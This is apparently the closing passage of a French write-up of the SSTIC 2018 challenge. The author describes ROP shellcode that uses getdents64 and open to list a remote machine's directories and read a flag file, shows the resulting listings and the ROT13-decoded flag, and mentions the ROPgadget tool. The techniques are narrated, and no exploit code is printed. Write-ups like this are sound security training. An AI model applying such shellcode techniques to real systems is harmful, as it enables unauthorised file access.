Il n'y a pas d'execve dans cette liste donc nous ne pourrons pas créer un 'remote shell'. Toutefois nous avons le syscall 'getdent64' qui permet de lister les fichiers dans un répertoire. Pour trouver les gadgets l'outil suivant est très pratique :

https://github.com/JonathanSalwan/ROPgadget

Le premier shellcode qui a été écrit permet donc de lister les fichiers d'un dossier. Commençons par lister les fichiers du répertoire courrant '.'

```
DIR ..
FILE agent.sh
FILE .bashrc
FILE .lesshst
FILE .profile
DIR secret
DIR .
FILE .bash_history
FILE .viminfo
DIR .ssh
FILE agent
FILE .bash_logout
```

Le répertoire 'secret' a l'air intéressant, listons son contenu :

```
DIR ..
FILE sstic2018.flag
DIR .
```

Il ne reste plus qu'à créer un shellcode permettant de lire un fichier à l'aide du syscall 'open' (très similaire à celui qui liste les fichiers). Voici le contenu du fichier :

65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet

Un petit coup de ROT13 :

65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org

Le script ayant permis de faire toutes ces étapes est disponible dans l'archive.

Conclusion

Merci beaucoup aux auteurs de ce challenge !

Reste maintenant à attribuer cette attaque et si je devais donner mon humble avis, je pense qu'il s'agit très certainement de méchants qui se font passer pour des Chinois, qui se font passer pour des Nord-Corréens, qui se font passer pour des Russes, qui se font re-passer pour des Russes, qui se font passer pour des Français.